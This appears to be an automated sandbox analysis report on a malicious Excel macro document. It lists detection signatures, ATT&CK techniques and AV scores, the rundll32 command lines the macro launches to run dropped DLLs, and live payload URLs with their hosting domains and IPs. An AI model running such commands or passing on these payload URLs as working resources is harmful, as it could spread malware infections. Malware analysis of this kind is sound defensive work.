ID: 383151
Sample Name: document-933340782.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:53:28
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report document-933340782.xlsm

Overview


General Information

Sample Name:	document-933340782.xlsm
Analysis ID:	383151
MD5:	766f5bb363db9a9.
SHA1:	57e67742fd7e7fa..
SHA256:	9952ce93009bb9..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Excel documents contains an embe…
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6452 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 7024 cmdline: rundll32 ..\iekdhfe.dsk,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 7068 cmdline: rundll32 ..\iekdhfe.dsk1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5468 cmdline: rundll32 ..\iekdhfe.dsk2,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5436 cmdline: rundll32 ..\iekdhfe.dsk3,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3708 cmdline: rundll32 ..\iekdhfe.dsk4,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 3	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-933340782.xlsm	37%	Virustotal		Browse
document-933340782.xlsm	19%	Metadefender		Browse
document-933340782.xlsm	48%	ReversingLabs	Document-Excel.Spyware.Ymacco	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kristen.sbddev.com	2%	Virustotal		Browse
holmesservices.mobiledevsite.co	7%	Virustotal		Browse
tienda.ventadigital.com.ar	4%	Virustotal		Browse
nellaimasthanbiryani.com	4%	Virustotal		Browse
thirdstringcalifornia.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://holmesservices.mobiledevsite.co/ds/2803.gif	100%	Avira URL Cloud	malware	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://tienda.ventadigital.com.ar/ds/2803.gif	100%	Avira URL Cloud	malware	
http://nellaimasthanbiryani.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://thirdstringcalifornia.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://kristen.sbddev.com/ds/2803.gif	100%	Avira URL Cloud	malware	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kristen.sbddev.com	50.23.112.133	true	false	• 2%, Virustotal, Browse	unknown
holmesservices.mobiledevsite.co	103.68.166.129	true	true	• 7%, Virustotal, Browse	unknown
tienda.ventadigital.com.ar	31.170.166.139	true	false	• 4%, Virustotal, Browse	unknown
nellaimasthanbiryani.com	66.36.231.40	true	false	• 4%, Virustotal, Browse	unknown
thirdstringcalifornia.com	143.95.33.96	true	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://holmesservices.mobiledevsite.co/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://tienda.ventadigital.com.ar/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://nellaimasthanbiryani.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://thirdstringcalifornia.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown
http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi	false	• Avira URL Cloud: safe	unknown
http://kristen.sbddev.com/ds/2803.gif	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://login.microsoftonline.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://shell.suite.office.com:1443	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://autodiscover-s.outlook.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://cdn.entity.	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://powerlift.acompli.net	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://cortana.ai	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://api.aadrm.com/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://api.microsoftstream.com/api/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://cr.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://graph.ppe.windows.net	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://store.office.cn/addinstemplate	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	93C6AEB4-EAEE-4E19-AE23-064B435809B6.0.dr	false		high
